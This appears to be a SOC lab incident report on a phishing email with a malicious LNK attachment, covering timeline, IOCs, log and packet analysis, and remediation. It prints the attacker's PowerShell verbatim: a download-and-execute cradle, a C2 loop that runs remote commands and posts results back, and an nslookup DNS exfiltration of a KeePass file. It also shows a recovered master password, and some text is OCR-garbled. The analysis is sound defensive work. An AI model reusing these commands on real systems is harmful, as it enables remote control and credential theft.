Ticket Number	:	CASE230113-0001
Date & Time	:	13/01/2023 @ 09:25:26 AM
Analyst Name	:	Heong Wai Kit
Severity Level	:	High
Detection Source	:	dump.eml, powershell.evtx, powershell.json, capture.pcapng
Status	:	True Positive

Executive Summary

An alert was triggered for a suspicious email that contains malicious attached file from B Packaging Inc. to Quick Logistic LLC finance department employee Julianne. Further analyzation was carried out to analyze the impact of the compromise. Execution of the malicious file enable the adversary to extract SPI data.

Target IP: 10.10.182.255
Adversary IP: 167.71.211.113
Current Status: Malicious Email Quarantined

Technical Investigation & Timeline


Timeline

13/01/2023 09:25 AM | Ema il sent from agriffin[@]bpakcaging[.]xyz to julianne[.]Westcott[@]hotmail.com


Indicators of Compromise (IOC)

- Suspicious sender email address with domain bpakcaging.xyz'
- Attached file contains a link file. The link file's payload shows execution of PowerShell and follows with a command line.
- Two domains "http://files[.]bpakcaging[.]xyz/update and cdn[.]bpakcaging[.]xyz:80080 were used for file hosting and C2.
- Adversary downloaded enumerate tool "Seatbelt".
- Protected_data.kdbx file was extracted to 167[.]71[.]211[.]113 using nslookup.

Evidence & Artifacts



Sender Arthur Griffin (agriffin[@]bpakcaging.xyz) claiming from B Packaging Inc. to receiver Julianne Westcott (julianne[.]Westcott[@]hotmail.com from Quick Logistic LLC Financial Department.




Malicious sender domain bpakcaging[.]xyz.

```
--=-eZCfLFLerDWBDeKhYPAtYh7o4CYv5vMw7XWKyw==
Content-Type: application/zip
Content-Disposition: attachment; filename="Invoice.zip"; size=908;
Content-Transfer-Encoding: base64

UEsDBBQAAQAIAGiGLVZRFQDJ3gIAACgJAAAUAAAASW52b2ljZV8yMDIzMDEwMy5sbmvuhS6/jU+4
ClhWAZwY+LBcOUvw6oMIq5WNiZwjlKXvAj+pMMBFROiABqlJBxngGOoWUKX0yBXsXOhYPq3Z+Zls
vZX0xZqtZ/KWnX/QpZXzW44KZz1eqH+hnLgKXPTBsyTSqpqK9QUvYEsltPMSYnL0IqSNwX2TuL9l
oB0QB3owNKK2cltANxR5Nt3pdYwKJ4BqqI4x7D/ze4bWBT1jlR4HW8VEByEyLoc2fw3I0r0bc/8J
v9g1SZPBvshBg0pxI0/89GR2agMP+Lv6smkO/huUEOSRpidp/ft+prkt5v9sHFyS/Q0CTb9njCi2
terQ9NTeFAOkNAhGxWUPqPwPzB0cS+GBC2JY3LMqlA0K5aTejRodyVPcLlq2KVbyF7XljH2NZA4T
bFsDNJMFk2fQB1hfvmseP9FA20VAfwYvYW8GnBDdqhJtAwJ5xNvJgFFK/MTY2fChwTNN2zszqhzn
v1Sx+71+duA41HGR9K/jh4nEeRgPslOVlGtLwKBikbIpx/5ZaLpiZYwKS177jDoh3Qx+FRxsM6Ue
hjPSNgKmWHFZjReDWx8KD7qGLL9acO0hvZUuH83b70sAREDJbw+4sC2jcYO+hrHys6E4Dml030WQ
WhkKpvYv4DUw9nDmkGg4YgnyAv/iMbtImSUZQ/Wc6dEJM213hYefp8DTQZ321fZU5iCk86bAdxX2
3Ov40S9eX78X7CSp9b0QKNeC+N3JgMJ/gQrCWC73UfmHjT4mkBoP8A4YktR2LFNeistVP/zeMQPS
qUs8KaI7q+VTu/9buNeWkEW2maDm+bC0Q4AnJL+AocgZDPJ0RzfLWEpff3nbaYb6aPqhLTBfFURi
dszLIMEKmDLmiVqkWZJly9qV26NFttz5y4Q+fAATd6tMYRDlu/BFCo4+rdxjiKl0Gnn7UBHCq0gy
eEv/L8bppKI09XqNV3MJxMLBE3RN7E080hVp07qDpNpQTYEFa08gGy6yYFBLAQI/ABQAAQAIAGiG
LVZRFQDJ3gIAACgJAAAUACQAAAAAAAAAIAAAAAAAAABJbnZvaWNlXzIwMjMwMTAzLmxuawoAIAAA
AAAAAQAYAGiPRUBvJ9kBAAAAAAAAAAAAAAAAAAAAAFBLBQYAAAAAAQABAGYAAAAQAwAAAAA=
```

The email contains a file attachment “Invoice.zip” with a base64 encoded payload.



Decoded result using Cyber Chef shows a link file (Invoice_20230103) in the zip folder.

```
     Command line arguments: -nop -windowstyle hidden -enc aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZ
BiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGE
ZwBpAG4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA==
```


Read the link file using lnkparse function and found an encoded command line in the link file.

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq -s 'sort_by(.Timestamp)|.[] |{ScriptBlockText}' |grep
bpakcaging"
  "ScriptBlockText": "iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')"
  "ScriptBlockText": "$s='cdn.bpakcaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest
UseBasicParsing -Uri $p$s/8cce49b0 -Headers @{\"X-38d2-8f49\"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsin
 -Uri $p$s/b86459bb -Headers @{\"X-38d2-8f49\"=$i}).Content;if ($c -ne 'None') {$r=iex $c -ErrorAction Stop -ErrorVar
able e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$s/27fe2489 -Method POST -Headers @{\"X-38d2-8f49\"=
i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\n"
  "ScriptBlockText": "iwr http://files.bpakcaging.xyz/sb.exe -outfile sb.exe;pwd"
  "ScriptBlockText": "iwr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;pwd"
  "ScriptBlockText": "$split = $hex -split '(\\S{50})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.
yz\" $destination;} echo \"Done\";;pwd"
```

Adversary uses “http://files[.]bpakcaging[.]xyz/update and cdn[.]bpakcaging[.]xyz:80cdn80 for file hosting and C2.

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq -s 'sort_by(.Timestamp)|.[] |{Timestamp, Channel
ScriptBlockText}' | grep "bpakcaging"
  "ScriptBlockText": "iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')"
  "ScriptBlockText": "$s='cdn.bpakcaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRe
est -UseBasicParsing -Uri $p$s/8cce49b0 -Headers @{\"X-38d2-8f49\"=$i};while ($true){$c=(Invoke-WebRequest -Use
sicParsing -Uri $p$s/b86459bb -Headers @{\"X-38d2-8f49\"=$i}).Content;if ($c -ne 'None') {$r=iex $c -ErrorActio
Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$s/27fe2489 -Method POST -Heade
 @{\"X-38d2-8f49\"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\n"
  "ScriptBlockText": "iwr http://files.bpakcaging.xyz/sb.exe -outfile sb.exe;pwd"
  "ScriptBlockText": "iwr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;pwd"
  "ScriptBlockText": "$split = $hex -split '(\\S{50})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakc
ing.xyz\" $destination;} echo \"Done\";;pwd"
```

The extracted file was encoded with hex.



Found two domains used by adversary for file hosting and C2.

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq -s 'sort_by(.Timestamp)|.[] |{ScriptBlockText}' |
rep "http"
  "ScriptBlockText": "iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')"
  "ScriptBlockText": "$s='cdn.bpakcaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebReq
est -UseBasicParsing -Uri $p$s/8cce49b0 -Headers @{\"X-38d2-8f49\"=$i};while ($true){$c=(Invoke-WebRequest -UseB
sicParsing -Uri $p$s/b86459bb -Headers @{\"X-38d2-8f49\"=$i}).Content;if ($c -ne 'None') {$r=iex $c -ErrorAction
Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$s/27fe2489 -Method POST -Header
 @{\"X-38d2-8f49\"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\n"
  "ScriptBlockText": "iex(new-object net.webclient).downloadstring('https://github.com/S3cur3Th1sSh1t/PowerSharp
ack/blob/master/PowerSharpBinaries/Invoke-Seatbelt.ps1');pwd"
```

Enumeration tool “Seatbelt” was found downloaded by the adversary.

```
ubuntu@tryhackme:~/Desktop/artefacts$ tshark -r capture.pcapng -Y "dns" -T fields -e dns.qry.name | grep ".bpakcaging
xyz" | cut -f1 -d '.' | grep -v -e "cdn" -e "files" | uniq | tr -d '\n'
03D9A29A67FB4BB501000300021000031C1F2E6BF714350BE5805216AFC5AFF0304000100000004200 0AF4DE7A467FADFBFEBEB78AE194B0392633
E0CC968727A1FF8CC4CD5151FAAC052000516334C81F95A871AE6F5C6BB97075B74C6016ADAD4C35B3A327BFF48B837B4806080060EA000000000
000710000F22FE38943F8ED485C92DA84BCCE2E2082000C47157BAF0E6A7EF35A00731B6CE6192813F7AC951F0C6460D89A27D91DE15C5092000
87B84DD4E121AED3668F75F3761E8AAC3169F81025A5AE30D657448F4401890A0400002000000000004000D0A0D0A3865AEFAA72AA7E2FC9869F30F5
6E4F58A19582BDA4C0988D8E9F6C07B1BEE158304DACEAF21C13DA10E879F18F2F7B49A47E0E518937D7D640D840A9AE690350A5FC0688CB81260
BF7EA0961092AC88160CD73CD9C28C531FAB846C59856ADD3A3C5079F577FF3DC74C71726EEB7203AD509F72940A6251632C32142CD358EB0EC73
6683B8245087121B26BD39A26D6343FC6AA22E0EB3B0DE71F57F58B3FF81CF580E37E900AB73D9B78D9742D5A8689AA2101EBF78DCF2F4259AAB6
1E288CA9A0640C627B9AD2440560174BAA9109735E6CCDD095245D2412431D354324DE84EE5E70AF87FB9601ABBB801C9C7E4A372EA2F2C0AFD6F
13C0F1DA53D059C1020DFE9F62508E225A3CC86068F826698FEEE77CD3DD6E946E09E9FAB1917969ACC1655A1808F2C1CB7023D6F8ED26802B4BF
7B2A9565965ED772114297238AE3BF66BF1AF88ECFC8ECD2AE4015863E0D7399F5DDB7594235E71A88D467BA7521F469B52464178E2166879ACF9
BA0B9BB606CC7D03960C7A676CD72F557E0C2990445E7D9546FED1DDABD30AF2F3E0395CC8B613E43A9F84CE3C76BDAEE97B18E8EB5B7909E68A4
0009B6EBF73091EC5BFBD729D354A72808ACC4FC826048F4B2BCA14E783B6FA6BAB842289C00561F09041F980B1694CDA157A5A1E6AD811DD14C6
311F85905FE4713C07BE4AFB0E1C1DB922FA7272386A88D1E517A579080090B1045F34B838FF61ABDE0366B40A4D7EA7EDAE97B30804E625139911
2EAAEAB333BF4B7CDC78912E879DE19C6F64995E0BA3F86A28EE10653821C08F16E8AFE6348E63C4F286FFA1C605110B5D323DF83C8B4EE1098A5
A652A90AF0DCA4310BEB0F508E6FC47437E5A221B8C1860157BE47D91FAD0043A439172F9ABCB946C9F47B10B1B015589EE6167A3B2E9A082AC6D
1FC99670650435C4C508D6D9C378C90255F4FACC7C4D97E877BFC9657E142B8D0D8A2156A6C1FDB767AC6EB96902C9912E02D10A0081FE8F86714
7AAC2EDB1E9BD93206C5ED28C7991021651D8B5AB77CE7BB182EF66263789D49E4C6B93FAEC87E2ADE82D66EA6027F14196A55D937B7412815723
1AE62DF46E14F8680423019AF92667505498C5C1F23028F668E4610A1215138D9555B1E70FD3516C2DCEFB8A284C1150A7D4E718F3CD000CCAD09
876E78F417AEA9A62CBEB07D2E507A0ED691062059598 8DD4782D72BFCD1D4E2EB043B58064D646DF5799FE9AED14F5B0BE8AB853DF42561D677D
761685DBC7119EA8DA1AB879E0F6992D06E1E256659D9E8A8F273B3B5316589A6B9F5ED5083ED23976D6200B56EE4B60A0138E50779C5B8620FC9
B5A7F978DAB093A9D3DAFC543CB09500A2F4AAAB08E208D52DA5B5F32F6319209A63A4A7727BC3F8A49B141854D517892BE87637BD5CB823D595C
E6119AB4E20FDC5AB8B94C0220DAA81754CE167A13D4B502097F9770E92EBD5D1055CC5A9C6FED4FE085F3BF5332C8D79C47B735007D9E2D4F0F7
25B860D7151AB064EF1D1AA17E9DDF11B1DA6C89CA570CBC208DC5441F433B18C1BEE3EC2199800D0C0226409D333E2462AC62715FA05805E4DCA
839209CB100A30F711D404E429C8FB94E48EE9792A90FADC5AFBD92ED11D6EAD8CF53626B64399A1AABA9B2CB469C09874802F5725027E7CCABDB
2881B4FE82E83E162399D186CA054CC9E31F4250C7CBF001D109B151BA65838D73CDB9BF51150DF8F51BEDCAB0334F3BCEC28990A58A5F358F1A3
46B41E178487324AB9689B89A25DADF101B9431DAD22D4DFFD41C5A9562A4FA5C39C756087CC75D07081A5658ADE122353352F1F15CDA95BFFFE5
5E93F72097F2E1676FD11234DD78FB44493F9B1E96011A558DF5FE02E5988F5EFE926EBC8FEBAED853375B83FE4027D0D5F43A7B59A68DD68D965
71B74BC7F28D76161D7B6CF1AB459C0FE12C224D62A1461EABDA71A2E90A5B4482AA4E62107082A6F8FAC809A656EE3B1E59085A24B01C5C9A769
D0C9E4BA0BFF8424DCD6614FB8A338B5FDA779CE490DB9220858127C5A9AF7564316466DF1380EA583D736C92BD631CA071C0D89936AAB0D3E668
10B1BFA42A8C67287758906902 3D99FF75CF0D5F23C8D4AB5029AA4CB11A5D4406B999C718D28F43A1787D7C4D06F4500E5F3865C0C7F2D5F2174
D991F7868A511A103C533BED53EB35A3293160895281705364C83C081B6F48F65FCD1961B68ACFFEFE481259C6279A9ED6D232888078C26915608
A4CA2F149FDA45D762090C573D21B38D4FE99F071C70CCB2BD98C5251676A03F5FA2B1301F1791CF734158B34FEF2BB49722AF259E18261D5557F
7F9EBB3203BEEA8FEE2F7511AAD14D00BBD1D468A8E5C5AEAAE826E31C941CCE46968135E340423ECDD102699B12AD8FE9785078F9AC8D5AD16BA
C7E7573424A15F9E5612F2A4368EFB3409F6BE10994B0C0F7C26F49DEC67791F7A123E9D85CAC71B32163A15F5105B59A4C2C4079243C1F527CA2
14C744E22FF7A903907201D11E08350E69A23BD510E1BA9D7EE857746226CC88550A04A57E83DFD4F627372B6ECD8D27D1C9C005FC12831FAA34C
7DED4A1175D9BEE28894FCD18B5C010EE02357DA2757B54ADF2FB0BBEE52206FCC7306BA491DDF76F9472E0805BEF72DFDC38CBACF45340D17447
BEB853516FD33B1D166871B316325DB0EA1560F14DB217F1314FCF54280D2687FE7811588BEB71FEDD008C1AEFE46E3AFD71B3B921E7F311F44F5
```

Filtering the packets provides us

```
124 77 97 110 97 103 101 100 80 111 115 105 116 105 111 110 61 68 101 118 105 99 101 73 100 58
92 92 63 92 68 73 83 80 76 65 89 35 68 101 102 97 117 108 116 95 77 111 110 105 116 111 114 35
49 38 51 49 99 53 101 99 100 52 38 48 38 85 73 68 50 53 54 35 123 101 54 102 48 55 98 53 102 45
101 101 57 55 45 52 97 57 48 45 98 48 55 54 45 51 51 102 53 55 98 102 52 101 97 97 55 125 59 80
111 115 105 116 105 111 110 61 49 49 48 54 44 52 51 59 83 105 122 101 61 51 50 48 44 51 50 48
124 49 124 48 124 124 89 101 108 108 111 119 124 48 124 124 124 124 124 124 48 124 124 56 99 97
50 50 99 48 101 45 98 97 53 101 45 52 57 57 97 45 97 56 54 99 45 55 52 55 51 97 53 51 100 99 54
100 101 124 55 52 102 48 56 55 50 52 45 99 99 99 57 45 52 99 101 54 45 57 52 101 55 45 56 99 57
57 101 54 99 100 52 50 99 54 124 54 51 56 48 57 50 50 52 55 51 57 55 49 57 57 53 56 57 124 124
54 51 56 48 57 50 50 52 55 53 49 54 49 48 55 48 55 57 13 10 13 10 80 97 116 104 32 32 32 32 32
32 32 32 32 32 32 32 32 32 32 13 10 45 45 45 45 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 13
10 67 58 92 85 115 101 114 115 92 106 46 119 101 115 116 99 111 116 116 13 10 13 10 13 10
```

ABC 1524 2 | Raw Bytes | CRLF (detect

Output


```
\id=868150bd-a564-423b-9256-70d3781794b1 Master Password
\id=ad8b52f0-e1bb-40f6-bbf9-47a53f9180ab %p9^3!lL^Mz47E2GaT^y|ManagedPosition=DeviceId:\\?
\DISPLAY#Default_Monitor#1&31c5ecd4&0&UID256#{e6f07b5f-ee97-4a90-b076-
33f57bf4eaa7};Position=1106,43;Size=320,320|1|0||Yellow|0||||||0||8ca22c0e-ba5e-499a-a86c-
7473a53dc6de|74f08724-ccc9-4ce6-94e7-8c99e6cd42c6|638092247397199589||638092247516107079

Path
----
C:\Users\j.westcott
```

Following the extracted file, a password was found after decrypting it.

```
ubuntu@tryhackme:~/Desktop/artefacts$ xxd -r -p export.txt > export.kdbx
```

Change the descripted file to kdbx file.



Open the kdbx file with KeePass and a credit card details are unveiled.

Containment & Remediation

Immediate Actions Taken

Escalated to SOC Analyst L2.

Prevention Recommendation

MITRE ATT&CK T1566.001 Phishing: Spearphishing Attachment.

Purge of such malicious email is required from all employees' email inbox.

Implement signature-based detection by adding the file hash to Antivirus quarantine list.

MITRE D3FEND suggested to implement Inbound Traffic Filtering by adding 159[.]89[.]205[.]40 and 167[.]71[.]211[.]113 to the blacklist.